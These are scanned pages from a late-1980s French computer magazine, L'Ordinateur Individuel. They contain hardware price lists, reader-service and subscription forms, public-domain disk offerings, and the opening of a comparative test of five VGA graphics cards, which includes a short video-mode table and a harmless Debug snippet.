80286 - 12 MHz, 512 K RAM, écran plasma 640 x 400
Sortie CGA et MDA, lecteur 1.44 Mb ou 720 K 3"1/2, disque dur 20 Mb 3"1/2, port parallèle et RS 232 C

LOGICIELS – 10% à – 40%

690 F DOS 3.21 MICROSOFT HDM et GWBASIC en fr.
∅ Multiplan 3, Chart 2, Word 4, Quick Basic, Windows, Pascal compiler, C compiler, Cobol compiler, Sprint, Turbo Pascal, Turbo basic, Turbo C, Word Perfect, Lotus 1-2-3, D Base IV, Rapide File, Textor, Basor, Memsoft, Comptabilité SAARI MAJOR, paie, gestion commerciale, SCOXENIX, Norton commander
∅ Freeware en provenance des USA

COMPATIBLES APPLE

3 500 F HDM 2e : 64 K, clavier multi-langage pavé numérique, fonctions Basic
550 F Alimentaion 63 W
1 250 F Lecteur de disquettes pour IIe
1 350 F Lecteur de disquettes pour IIc
160 F Joystick autocenter
990 F Carte buffer grappler +
990 F Carte 128 K
Autres cartes nous consulter

EXTENTIONS MACINTOSH PLUS/SE/II

5 900 F Disque dur 20 Mb SCSI
9 900 F Disque dur 40 Mb SCSI, 29 mS
13 900 F Disque dur 80 Mb SCSI, 28 mS
21 000 F Disque dur 140 Mb SCSI, 28 mS
9 900 F Unité de sauvegarde 60 Mb SCSI

POUR PLUS D'INFORMATIONS PROMOTION DU MOIS consultez notre serveur 24 h sur 24 47 81 62 65

Tous les autres périphériques, cartes, circuits imprimés nus sont disponibles sur stock, consultez nous.

LA QUALITÉ.

Tarif revendeur micros et composants sur demande.
Commandes administratives acceptées.
Prix TTC modifiables sans préavis.
** Apple est une marque déposée par Apple Computer Inc.*
IBM est une marque déposée par IBM Corp.
Exportations HT. Crédit total immédiat Cetelem
Location de PC XT, AT, imprimantes.

ARTAG PARIS

Un complément d'information ? Un prix ? Pour en savoir plus sur les produits et les services proposés dans nos pages de rédaction et de publicité, cerclez sur l'encart prédécoupé ci-contre, en bas à droite, les références service-lecteurs qui vous intéressent. Complétez-le soigneusement de vos nom, adresse et qualité, puis retournez-le-nous tel quel, sans affranchissement. A titre de rappel, pour faciliter vos recherches, figure ci-dessous l'ensemble des références concernant la présente édition. Pour les pages de rédaction, les produits sont classés par rubrique dans leur ordre d'apparition dans le journal. En ce qui concerne les pages de publicité, pas de changement, nos annonceurs sont répertoriés par ordre alphabétique.

RÉDACTION

SL	Produits/Distributeurs	Page
	Actualités	
19	Lucid 3D/Software Technologies	51
20	Sidekick + /Borland	52
21	3X Link/3X	54
22	Laplink + /Software Technologies	54
23	WordPerfect 5-0	54
24	LQ 5000/Amstrad	54
25	LCE Tech/LCE	54
26	Laplink Mac/Software Technologies	56
27	Maclink Plus/Alpha Systèmes	57
28	Daynafile/Gamic	57
9	PS 32/Aniral Utec	58
10	Disques amovibles/LCE	58
11	IDS 548/I2S	58
12	MT 222, MT 230/24, MT 910 S, MT 910 U/Apricot	58
13	ADN/G+M	60
14	Freehand/Ise Cegos	62
	Essais	
30	Paradise/Western Digital	74
31	Donatec/Donatec	74
32	STB EM/Infoco	74
33	Tecmar/Almatec	74
34	Vidéo 7/Softsel	74
	Repères	
35	Write/Microsoft	88
36	Comfotex/Frame	88
37	Wintext/Priam	88
38	Word 4.0/Microsoft	98
39	WordPerfect 4.2/WordPerfect	98
40	Textor 4/Talor	98
41	Visio 4/IBM	98
42	Sprint/Borland	98
43	Manuscript/Lotus	98
44	Multimate Advantage/Ashton Tate	98
45	WordPerfect 5.0/WordPerfect	98
46	MacWrite/Apple	104
47	MacWrite 5.0/P. Ingénierie	104
48	WriteNow/Alpha Systèmes	104
49	Word 3/Microsoft	104
50	Writer Plus/ACI	104
51	WordPerfect Mac 1.0/WordPerfect France	104
52	Le Rédacteur/Logisoft	110
53	Evolution/Priam	110
54	Becker Text/Micro Application	110
55	Signum 2/Application Systems	110
105	KindWords/Ordinateur Express	112
106	Prowrite/Vaugeois Electronique	112
107	Scribble/Amie	112
108	Textcraft Plus/Commodore France	112
109	Vizawrite/Micro Application	112
110	Word 7/Edusoft	112
111	WordPerfect/WordPerfect France	112
60	Calcomat 2/Micro Application	137
61	Masterplan/16-32	137
62	Vip Professional/16-32	137
63	Datamat/Micro Application	140
64	Superbase Professional/Micro Application	140
65	Induction/Upgrade éditions	140
66	Gem JT Base +/JT Diffusion	140
67	Publishing Partner/Upgrade éditions	143
68	Fleetstreet Publisher/Fil	143
69	Timeworks Desktop Publisher/Atari	143
70	ST Studio/JCD MidiSoft	150
71	DE 50/Numera	150
72	Synthworks/Saro Informatique	150
73	MT Designer/Fost	150
74	Pro 24/Saro Informatique.	150
75	Notator/MPI	150
76	EZ-Score-Plus/Fost	150
77	Animatic/Logiciels	155
78	Aegis Animator/Aegis	155
79	Art Studio	155
80	Art Scribe/Magister Software	155
81	Cyberpaint/Antic	155
82	Degas Elite/Batteries Included	155
83	Easy Draw/Migraph Inc.	155
84	GFA Artist/Micro Application	155
85	GFA Movie/Micro Application	155
86	Spectrum/Upgrade éditions	155
87	Quantum/Wings	155
88	Stad/Application Systems Heidelberg	155
89	Genlock-incrustation/Octet d'Azur	156
90	Animedia/D.B. Logiciel	156
91	Cad-3D/Antic	159
92	Dimension 3/Loriciels	159
93	GFA-Raytrace/Micro Application	159
94	EMS Schéma industriel/EMS	159
95	ZZ-2 D/Human Software	159
96	Compta Memsoft/Memsoft	165
97	Compta ST3/16-32	165
98	Progicompta/Progecia	165
99	Medi ST/Biolog Systèmes	169
100	Hippocrate/NSI Diffusion	169
101	Arkey/JCS Composants	172

PUBLICITÉ

SL	Société	Page
135	3X	39
180	Abacus	17
149	ARN-MCL	114
121	Atari	2
136	Atari	40-41
151	Atari	87
153	Atari	89
167	Attel	119
127	Aware	19
163	Aware	111
125	Borland International	8 et 9
176	Cedic-Nathan	152
166	Celec Aéro	163
187	Ciel	177
170	Coconut	135
157	Digital Research	96
188	Digitelec Informatique	116
139	DSC Ordinateurs	45
174	Editions du PSI	147
177	Editions du PSI	157
150	Electrel	79
175	Ets Layrolle	151
132	France Télécom	28-29
148	HD Micro Système	64 et 65
122	Hengstler	199
165	HP Hard	114
168	Human Technologies	125
142	Hyper CB	50
137	Idéasoft	43
146	IEEE	61
171	Infomanie	141
155	International Software Solution France	92
200	KA L'Informatique Douce	
124	Kortex	6 et 7
162	La Solution Douce	109
145	Locamesure	57
131	Mannesmann	26-27
143	Maximicro	53
173	Microdial	146
158	Micropro	99
156	Microsoft	95
134	Microstory	37
179	Microvad	116
126	Mini Service	76
183	Monterey	76
159	Néol	101
180	Outland	171
164	Pick Europe	113
123	Samsung	200
133	Sicob Micro Informatique	31
138	Softex/Intellog	44
152	Softissimo	88
161	Softsel	106
154	Softworld	90
128	Systec	21
129	Systec	23
130	Systec	25
140	Tandon	46-47
141	Tandon	48 et 49
147	Top Tools	63
144	Tran	55
178	Ultima	158
172	Upgrade	145
182	Valrex	175
185	Valrex	180
169	Vidéoshop	128 et 129

- Pour demeurer à la pointe de la micro high tech.
- Pour recevoir en priorité votre revue à domicile.
- Pour bénéficier d'un prix ferme et définitif.

ABONNEZ-VOUS A

- Abonné de L'Oi, un vrai privilège

VOUS SOUHAITEZ UNE DOCUMENTATION

Un catalogue ? Le détail des prix ? L'Ordinateur Individuel se met en carte pour vous servir d'intermédiaire avec le constructeur, l'importateur, la boutique.

Comment faire ? Cerclez ci-contre le numéro de référence des produits qui vous intéressent. Postez. C'est tout. Dès réception, nous transmettons aux entreprises choisies, vous épargnant ainsi recherches d'adresses, courriers multiples et affranchissements. Le délai de réponses dépendra, bien sûr, du zèle de l'annonceur à vous satisfaire !

Je désire recevoir les documentations correspondant aux numéros que je cercle ci-contre.

à retourner à L'ORDINATEUR INDIVIDUEL - Service Abonnements
5, place du Colonel-Fabien - 75491 Paris Cedex 10

24% D'ÉCONOMIE

BULLETIN D'ABONNEMENT

Oui, je m'abonne pour : ☐ 1 an (11 numéros) : 250 F au lieu de 319 F, prix total au numéro

Je règle par :
☐ chèque à l'ordre de L'ORDINATEUR INDIVIDUEL
☐ Carte Bleue Visa Date d'expiration ____
N° de la carte ____

NOM
Prénom
Adresse
Code postal Ville
Pays
Date Signature
obligatoire pour règlement par Carte Bleue

L'OI 104

A noter. Une photocopie de ce bulletin tient lieu de facture (prix indiqué TTC, TVA 1 % incl.)

SERVICE LECTEURS

NOM Sté
Prénom
Adresse
Code postal Ville

L'OI 104

Désirez-vous être contacté par téléphone par les fabricants des produits qui vous intéressent ? Si oui indiquez votre numéro de téléphone : ☐ domicile ☐ bureau : ____

RÉDACTION PUBLICITÉ

	20	40	60	80	100	120	140	160	180	200	220
1	21	41	61	81	101	121	141	161	181	201	221
2	22	42	62	82	102	122	142	162	182	202	222
3	23	43	63	83	103	123	143	163	183	203	223
4	24	44	64	84	104	124	144	164	184	204	224
5	25	45	65	85	105	125	145	165	185	205	225
6	26	46	66	86	106	126	146	166	186	206	226
7	27	47	67	87	107	127	147	167	187	207	227
8	28	48	68	88	108	128	148	168	188	208	228
9	29	49	69	89	109	129	149	169	189	209	229
10	30	50	70	90	110	130	150	170	190	210	230
11	31	51	71	91	111	131	151	171	191	211	231
12	32	52	72	92	112	132	152	172	192	212	232
13	33	53	73	93	113	133	153	173	193	213	233
14	34	54	74	94	114	134	154	174	194	214	234
15	35	55	75	95	115	135	155	175	195	215	235
16	36	56	76	96	116	136	156	176	196	216	236
17	37	57	77	97	117	137	157	177	197	217	237
18	38	58	78	98	118	138	158	178	198	218	238
19	39	59	79	99	119	139	159	179	199	219	239

Catégorie professionnelle :
☐ 1. Cadre supérieur
☐ 2. Cadre moyen agent de maîtrise
☐ 3. Informaticien
☐ 4. Profession libérale
☐ 5. Employé, ouvrier
☐ 6. Enseignant
☐ 7. Etudiant
☐ 8. Commerçant, artisan
☐ 9. Inactif et divers

Age :
☐ 1. moins de 15 ans
☐ 2. de 15 à 24 ans
☐ 3. de 25 à 35 ans
☐ 4. de 35 à 49 ans
☐ 5. 50 ans et plus

Etes-vous abonné à *L'Ordinateur Individuel* ?
☐ Oui ☐ Non

L'ORDINATEUR INDIVIDUEL
SERVICE ABONNEMENTS
5, place du Colonel-Fabien
75491 Paris Cedex 10

NE PAS
AFFRANCHIR

L'ORDINATEUR INDIVIDUEL
AUTORISATION 9630 75
75482 PARIS CEDEX 10

CORRESPONDANCE-RÉPONSE

Valable du : 1/9/87
au : 31/08/90

A utiliser seulement en France métropolitaine et dans les départements d'outre-mer pour les envois ne dépassant pas 20 g


24%

D'ÉCONOMIE EN VOUS ABONNANT À

TARIFS D'ABONNEMENT	
	1 AN
FRANCE	250 FF
FRANCE (étudiants)	210 FF
BELGIQUE	1 950 FB
BELGIQUE (étudiants)	1 625 FB
SUISSE	75 FS
SUISSE (étudiants)	65 FS
AUTRES PAYS :	
voie normale	335 FF
voie normale (étudiants)	295 FF
par avion	nous consulter
par avion (étudiants)	nous consulter

Etudiants : justificatif indispensable.
Etranger : **BELGIQUE :** Tests Publications, 21, rue Langeveld, 1180 Bruxelles. Versement à la Générale de Banque n° 210-0531001-75. **SUISSE :** Edimont, 19, route du Grand-Mont, CH 1052. Le Mont-sur-Lausanne. Versement à la Caisse d'Épargne et de Crédit n° 10-432-4, CH 1052 Le Mont, compte-courant n° 650-156-7. **CANADA :** LMP1, 9345, rue de Meaux, Saint-Léonard, Québec H 1 R 3 H 3.
AUTRES PAYS : L'ORDINATEUR INDIVIDUEL, 5, place du Colonel-Fabien, 75491 Paris Cedex 10.
Tarifs d'abonnement valables jusqu'au 31 mars 1988.

DOMAINE PUBLIC Oi



Chaque mois, une sélection exclusive concoctée par la rédaction et ses collaborateurs de la fine fleur des logiciels tombés dans le domaine public : quatre disquettes "Feed Oi", une pour chacun des grands standards IBM, Macintosh, Atari et Amiga. Attention! Commandez-les sans tarder, cette offre spéciale de durée limitée est réservée aux seuls lecteurs réguliers de l'Ordinateur individuel.

Concernant la sélection du mois, vos bons de commande et chèques doivent nous parvenir impérativement avant le 15 du mois suivant la parution.

NOURRISSEZ VOTRE MICRO!

MACINTOSH

Super Finder

Air Traffic Controller 2.0 *Jeu* Simulation du contrôle aérien. **Mind** *Utilitaire* Permet d'écrire des fichiers d'aide-mémoire. Il exécute les ordres reçus au jour et à l'heure indiqués. **Help «»Text** *Programmation* Facilite la création des aides intégrées à une application. **Super Finder** *Utilitaire* Si vous n'utilisez pas Multifinder, choisissez Super Finder ! **Zéro Gravity** *Jeu...* **FKEY Sampler** *Utilitaire* Pour tester les FKey. **MenuSelect 2.5** *Utilitaire* Pour faire des copies d'écran avec un menu déroulé. **DAFKEY** *Utilitaire* Pour activer les accessoires non installés dans le système.

MAC 52

ATARI

Utilitaires disque dur

Turbodos *Utilitaire* Ce programme accélère largement les accès disque dur. Adopté, on ne peut plus s'en passer! **Turtle** *Utilitaire* Pour gérer automatiquement sous Gem la sauvegarde d'un disque dur. **Chkdisk** *Utilitaire* Cet éditeur de disque rationalise l'espace-mémoire. **SuperBT** *Utilitaire* Aide à choisir les accessoires et configurations du bureau à installer au lancement du disque dur.

ST 12

IBM

Wash

Utilitaires et accessoires. **Caps** État des touches Caps et Numlock. **Coretest** Mesure la performance du disque dur. **Face** Parasites sur écran. **Findx** Améliore la commande Find du DOS. **Hideseek** Liste des fichiers cachés. **Index** Génère une table de mots clés. **List** Affiche des fichiers-texte. **Lock** Fichier «texte seulement». **Mdel** Efface un fichier dans tous les répertoires. Mgaf Émule le mode CGA sur écran Hercules. **Qsort** Remplace la commande Sort. **Ramdisk** Disque virtuel. **Sdisk** Trie et remplace un répertoire. **SP** Tampon d'imprimante. **Speedup** Accélère lecture-écriture sur disque. **Split** Efface l'écran. **Vdl** Efface les fichiers, avec confirmation. **Wash** Manipulation des fichiers. **Othello** *Jeu.*

PC 12

AMIGA

Editeur de texte

DME *Utilitaire/développement* Un éditeur de texte extrêmement performant, configurable et orienté vers la programmation. Version 1.29, sources C. **YaBoingII** *Jeu* Un petit jeu mathématique animé mettant en oeuvre des lutins rapides sur l'écran WorkBench. Sources C incluses. **Dirmaster** *Utilitaire* Pour automatiser la gestion de votre bibliothèque de disquettes. Une liste de programmes du domaine public est donnée en exemple. **VT100** *Communication.* Un émulateur de terminal VT100, programmable par scripts, supportant Xmodem, Kermit, etc. Versions 2.6 et 2.8. **Hp** *Utilitaire* Hp simule une calculatrice scientifique en notation polonaise inversée. Sources C incluses.

AMG 12

WOYTEK MAZUREK 72|40|04|63

Utilisez le bon de commande de la page 71

EN DIRECT
24 h/24 h

36.15
CODE
Oi

TÉLÉMATIQUE

Sur votre Minitel, composez 36.15 Oi pour accéder immédiatement à toutes les rubriques de L'Oi Télématique, le service dédié micro-informatique reconnu comme le plus complet par la presse spécialisée. Il recueille chaque mois près de 20 000 appels.

10 DÉPÊCHES/JOUR
Toute l'actualité micro en direct

1 ENVOI
* ENVOI
THE ENVOI

L'information en temps réel sur la micro-informatique professionnelle, c'est sur 36.15 Oi 24 h sur 24 h et nulle part ailleurs. Chaque jour, de nouvelles dépêches préparées par toute l'équipe de L'Ordinateur individuel avec la collaboration des autres rédactions du Groupe Tests (éditeur de 01 Informatique, Décision informatique, Temps Micro, Ressources/Temps Réel, La Lettre de l'industrie informatique) vous livrent sans délai l'essentiel de l'actualité: nouveaux produits, vie des entreprises, applications, technologie, bonnes affaires... Avec trois niveaux de lecture – les titres (une ligne), «l'actu en bref» (résumé de quatre lignes), les dépêches complètes (en général un écran) – et la possibilité de recherche par thèmes et mots-clés sur une base de données couvrant deux ans d'actualité.

4 FORUMS
Des Forums et une messagerie

FOR ENVOI
BAL ENVOI

Dialoguez avec les utilisateurs et nos collaborateurs spécialistes au travers de quatre grands forums. Ils sont organisés autour des standards et des logiciels PC/PS, Apple, Atari ST et «autres». Les meilleurs contributions et débats seront publiés dans le journal. D'autres forums sont tenus régulièrement autour de thèmes d'actualité.
La messagerie c'est aussi la manière la plus efficace de dialoguer avec la Rédaction (boîte 10002, Oi).

2 000 CONTRIBUTIONS
Des conseils techniques

CT ENVOI

Comment récupérer sous Excel sur Macintosh les données d'un fichier Multiplan MS-DOS?
Vous voulez expédier des données ASCII depuis un PC via votre Minitel?
Savez-vous obtenir une copie d'écran de qualité à partir d'un Macintosh?
Un conseil avant de prendre une photo d'écran?
DOS 3.3 est-il réservé aux PS/2?
Toutes les réponses figurent, aux côtés de près de 2 000 autres conseils d'utilisation sur tous les standards de la micro, dans cette rubrique enrichie régulièrement des interventions les plus pertinentes sur les Forums.

3 000 ADRESSES
Le répertoire des fournisseurs de la micro

FOUR ENVOI

Prolongement de l'annuaire des fournisseurs publié dans L'Oi, cette base de données est rafraîchie (changements d'adresse) et enrichie (nouvelles références) très régulièrement. Elle renferme en outre les coordonnées de vos revendeurs, SSII et boutiques locaux.

1 000 PETITES ANNONCES
Télé-achetez ou télé-vendez votre micro

PA ENVOI

Une autre façon d'intervenir sur le marché de l'occasion: consultez des centaines d'offres récentes ou mettez vous-même en vente votre ancienne configuration. Des opportunités à saisir en permanence! Attention, cette rubrique est réservée aux matériels. Pirates s'abstenir.

400 LOGICIELS GRATUITS
Téléchargez!

TEL ENVOI

Chaque mois, de nouveaux programmes présentés dans le journal viennent compléter la logithèque offerte par L'Oi en téléchargement. Elle compte déjà près de 400 références dont environ 220 rien que pour les IBM PC et compatibles parmi lesquels figurent des utilitaires indispensables.
Pour télécharger ces logiciels gratuits sur votre micro, il vous suffit d'acquérir une simple interface et un logiciel de communication (voir pages suivantes).

Pour la commande utilisez le bon de la page 71

Devenez membre du Club Oi et recevez votre carte d'adhérent en nous retournant le bulletin ci-dessous

A adresser à Club Oi - Marie-Louise DESINDE - 5, place du Colonel-Fabien 75491 Paris Cedex 10

OUI, je désire devenir membre du Club Oi. Au titre de ma cotisation (valable pour 12 mois à compter de ce jour), je joins un chèque bancaire libellé à l'ordre de « Club de l'Oi » d'un montant de :

☐ 300 F (si je ne suis pas abonné à l'Ordinateur Individuel)
☐ 150 F (si je suis abonné à l'Ordinateur Individuel)

Mon numéro d'abonné est : |_|_|_|_|_|_|_|_|

Fait à ..... le ..... Signature .....

NOM
Prénom
Adresse

Code postal Ville
Pays Téléphone

Profession :

☐ Dirigeant PME/PMI ☐ Employé ☐ Ingénieur
☐ Prof. libérale ☐ Ouvrier ☐ Technicien
☐ Cadre moyen ☐ Etudiant Autres, préciser :
☐ Cadre supérieur ☐ Commerçant/Artisan _____

Renseignements complémentaires Age : _____

EXTRAIT DU REGLEMENT

■ *Le Club de L'Oi est ouvert à tous les lecteurs de L'Ordinateur Individuel.*
■ *Le Club de L'Oi propose à ses membres des prix réduits, des offres de lancement de produits ou de services, des promotions, des entrées gratuites ou à tarif réduit en nombre limité ou non, ainsi que des participations à des séminaires, journées de formation et présentation de produits, etc.*
■ *Le Club met en contact le membre adhérent avec les fabricants, distributeurs ou prestataires auxquels il ne se substitue pas.*
■ *Le Club ne peut être tenu pour responsable de l'enregistrement de la commande, de l'expédition, de la livraison, et du service après-vente (vices cachés, maintenance et garanties) qui incombent aux fournisseurs.*
■ *En règlement de sa cotisation, chaque membre du Club reçoit une carte numérotée valable un an qui lui est strictement personnelle et ne peut être vendue, prêtée ou échangée.*
Par ailleurs, nous rappelons qu'aucune commande ne pourra être transmise et donc satisfaite si elle n'est pas accompagnée de son règlement par chèque.

(consulter le serveur Oi pour information 3615 - Code Oi)

BON DE COMMANDE - DOMAINE PUBLIC/FEED Oi

A adresser à l'Ordinateur individuel - 5, place du Colonel-Fabien 75491 Paris Cedex 10

☐ Je suis membre du Club Oi (N° _____) et bénéficie du tarif de 80 F*
☐ Je suis abonné de l'Oi (N° _____) et bénéficie du tarif de 110 F* Joindre dernière étiquette adresse.
☐ Je ne suis ni membre du Club, ni abonné et règle le plein tarif de 150 F*.

☐ MAC 52 ☐ PC 12
☐ ST 12 ☐ AMG 12

Le montant total de ma commande est de : _____ F TTC
Ci-joint un chèque bancaire ou postal de _____ francs à l'ordre de l'Ordinateur individuel
Fait à _____ le _____
Signature

* prix à l'unité.

NOM
Prénom
Adresse

Code postal Ville
Pays Téléphone
Age
Profession
Secteur d'activité

Attention ! L'utilisation de ce bon est obligatoire pour commander les disquettes référencées ci-contre.
Date limite d'envoi : le 15 du mois suivant le mois de parution du présent numéro.

BON DE COMMANDE - TÉLÉCHARGEMENT

A adresser à Club Oi - Marie-Louise DESINDE - 5, place du Colonel-Fabien 75491 Paris Cedex 10

Je désire recevoir l'interface et le logiciel de communication suivant : (cocher le modèle de votre choix.)

Apple 2E/2 +	350 F	☐	Amstrad 6128	350 F	☐
IBM PC*	250 F	☐	IBM PC (Version sans câble)**	70 F	☐

Les prix s'entendent port inclus.
Je joins un chèque de _____ francs, libellé à l'ordre de Logiciels et Médias, correspondant à ma commande.
Veuillez adresser celle-ci à :

NOM
Prénom
Adresse

Code postal Ville
Pays Téléphone
Date Signature

* Attention, le fonctionnement du kit IBM n'est garanti que sur IBM XT et 100% compatible.
** Pour ceux qui possèdent déjà un câble de liaison Minitel - PC (fourni avec certains logiciels d'émulation ou de téléchargement).

COMPARATIF

LES CARTES VGA

ALAIN MARIATTE

Il y avait bien peu de chances pour que l'affichage VGA reste longtemps l'apanage des seuls PS/2 modèles 50 à 80. Grâce aux fabricants de cartes d'extension, tous les PC, ainsi que le PS/2 modèle 30, le nouveau bas de gamme d'IBM, vont en profiter. Nos yeux aussi. Nous avons expérimenté cinq cartes disponibles en France sous les marques Western Digital, Donatec, STB, Tecmar et Vidéo 7.

La constance du retard de Big Blue par rapport aux constructeurs d'équipements d'extension destinés à ses propres machines est tout à fait étonnante. Lorsque les premiers PC sortent, au début des années quatre-vingts, l'impéritie d'IBM en matière d'affichage graphique monochrome fait les beaux jours de constructeurs indépendants, tel Hercules. Loin de damer le pion à ces derniers, la décision d'IBM de reprendre le contrôle du marché avec l'affichage EGA ne fait alors qu'attiser la convoitise des marchands de cartes.

En effet, les modes EGA d'IBM peuvent laisser un sentiment de frustration : affichage un peu lent et surtout absence d'un mode graphique 720 × 348, alors qu'il existe l'équivalent en mode texte. Il n'en faut pas plus pour que les indépendants s'engouffrent dans cette nouvelle brèche. Les cartes EGA alternatives deviennent de plus en plus rapides à l'affichage et de plus en plus fournies en modes vidéo. Pourquoi se limiter aux 224 000 pixels (640 × 350) imposés par la norme ? D'autant plus que l'arrivée des moniteurs à synchronisation automatique (multisync) et l'obligation d'aller toujours plus loin (argumentation publicitaire oblige) ont de quoi stimuler le génie inventif des concepteurs de hard.

Loin de mettre tout le monde d'accord, VGA et l'affichage analogique des PS/2 modèles 50 à 80 relancent la compétition. L'argument de fermeture du standard lié à la présence du contrôleur vidéo sur la carte mère des PS/2 n'a pas fait illusion un instant. Le modèle 30 à bus PC ne disposant pas du mode VGA (ils n'ont qu'une version dégradée, MCGA), l'indispensable carte de mise à niveau n'est pas longue à venir[1]. Mais IBM n'est pas la seule à en proposer une, et comme le bus du modèle 30 est un bus PC standard, le marché potentiel s'avère énorme. Il s'agit tout simplement de donner envie aux possesseurs de PC et compatibles de se doter du nouvel affichage en vogue. ▶

(1) Les normes MCGA et VGA ont été décrites dans L'Oi *nos 98 et 99.*

A.M.

La carte Tecmar est l'une des quatre cartes testées. La valse des résolutions : de 320 × 200 en 16 couleurs parmi 256 K, jusqu'à 1 024 × 768 en 16 couleurs.

A.M.

Et l'histoire de recommencer : pourquoi se limiter aux 307 200 pixels (640 × 480) du mode VGA et restreindre les 262 144 couleurs (256 K) au format 320 × 200, alors que... ? Les développeurs de logiciels vont être heureux : il existe maintenant une bonne cinquantaine de modes d'affichage possibles sur les machines d'IBM ! Il n'y a d'ailleurs aucune raison pour s'arrêter en si bon chemin, puisque la primitive Bios10h de changement de mode est d'emblée conçue pour supporter 256 résolutions différentes. Tout possesseur de carte VGA peut s'amuser à jongler entre de nombreux modes, au moyen de l'utilitaire généralement fourni avec la carte. Sinon, un court programme créé sous Debug suffit(2).

La surenchère en matière de modes d'affichage devient quelque peu agaçante. En fonction du nombre de couleurs souhaitées et de l'éventualité d'un mode graphique associé (sans parler du type de moniteur requis), faut-il préférer une matrice de caractères de 9 × 16, 8 × 16, 8 × 14 ou 7 × 16 sans même parler du pauvre 8 × 8 ? Et le nombre de colonnes : 40, 80, 100 ou 132, en 24, 25, 43, 44 ou 75 lignes ? Buridan de l'ère informatique, l'utilisateur moyen a de quoi être effrayé par une telle diversité, aux nuances parfois impalpables.

Mais il n'est pas au bout de ses peines : pour que cela fonctionne, il faut souvent réinstaller le progiciel habituel avec le *driver* approprié fourni avec la carte. La manoeuvre n'est pas toujours des plus aisées. Elle est parfois destructrice, car il faut remplacer le *driver* original par celui fourni sur la disquette d'installation qu'il vaut mieux dupliquer avant toute chose. Le problème des progiciels que l'on ne peut installer qu'une fois se pose évidemment : le mariage avec la carte d'affichage élue devient alors indissoluble. Sinon, il y a incitation à pratiquer des bricolages que la morale informatique réprouve en principe.

Autre casse-tête : faut-il choisir la carte VGA en fonction de ses performances propres ou en fonction de la variété de *drivers* qui l'accompagnent ? Les utilisateurs de nombreux logiciels professionnels auront encore ici une bonne occasion de s'arracher les cheveux, car toutes les cartes VGA sont loin de proposer l'ensemble des *drivers* souhaités.

Qu'ils n'oublient pas non plus que les installations sont presque toujours longues et fastidieuses, surtout quand le progiciel est livré sur une douzaine de disquettes, voire plus.

Nous nous hasarderons ici à communiquer le fruit de plusieurs mois d'expérimentation et d'usage assidu de l'affichage VGA (amélioré ou non) avec les logiciels professionnels. Le mode texte natif VGA – mode 3, caractères en matrice de 9 × 16 – suffit pour toutes les applications textuelles. Malgré la réelle qualité des nouveaux moniteurs analogiques (un Hitachi Multisync pour cet essai), loger de 100 à 132 colonnes sur 43 à 75 lignes n'est qu'une superbe performance sans intérêt pratique. Aucune rétine humaine n'y résiste plus de quelques minutes. S'il faut

(2) Voici ce programme :
mov ah, 0h
mov al, xx ; xx compris entre 0 et FFh
int 10
int 20

LES CINQ CARTES VGA TESTÉES

Carte	Distributeur en France	Prix (F ht)	Service-lecteurs, réf. n°
Paradise	Western Digital	3 450	30
Donatec	Donatec	3 800	31
STB EM	Infoco	4 500	32
Tecmar	Almatec	2 990	33
Vidéo 7	Softsel	2 990	34

LE MODE VGA STANDARD

Mode	Type	Couleur	Texte	Matrice	Résolution	Tampon
0	T	16/256 K	40 × 25	8 × 8	320 × 200	B8000
0	T	16/256 K	40 × 25	8 × 14	320 × 350	B8000
0	T	16/256 K	40 × 25	9 × 16	360 × 400	B8000
1	T	16/256 K	40 × 25	8 × 8	320 × 200	B8000
1	T	16/256 K	40 × 25	8 × 14	320 × 350	B8000
1	T	16/256 K	40 × 25	9 × 16	360 × 400	B8000
2	T	16/256 K	80 × 25	8 × 8	640 × 200	B8000
2	T	16/256 K	80 × 25	8 × 14	640 × 350	B8000
2	T	16/256 K	80 × 25	9 × 16	640 × 400	B8000
3	T	16/256 K	80 × 25	8 × 8	640 × 200	B8000
3	T	16/256 K	80 × 25	8 × 14	640 × 350	B8000
3	T	16/256 K	80 × 25	9 × 16	720 × 400	B8000
4	G	4	40 × 25	8 × 8	320 × 200	B8000
5	G	4	40 × 25	8 × 8	320 × 200	B8000
6	G	2/256 K	80 × 25	8 × 8	640 × 200	B8000
7	T	4	80 × 25	9 × 14	720 × 350	B8000
7	T	4	80 × 25	9 × 16	720 × 400	B8000
D	G	16/256 K	40 × 25	8 × 8	320 × 200	A0000
E	G	16/256 K	80 × 25	8 × 8	640 × 200	A0000
F	G	4	80 × 25	8 × 14	640 × 350	A0000
10	G	16/256 K	80 × 25	8 × 14	640 × 350	A0000
11	G	2/256 K	80 × 25	8 × 16	640 × 480	A0000
12	G	16/256 K	80 × 25	8 × 16	640 × 480	A0000
13	G	256/256 K	40 × 25	8 × 8	320 × 200	A0000

T : mode texte seul. G : mode graphique.

LA VITESSE D'AFFICHAGE

Carte	Test 1 (en s)	Test 2 (en s)
Paradise	19	20
Donatec	19	20
STB EM	28	22
Tecmar	28	22
Vidéo 7	21	21

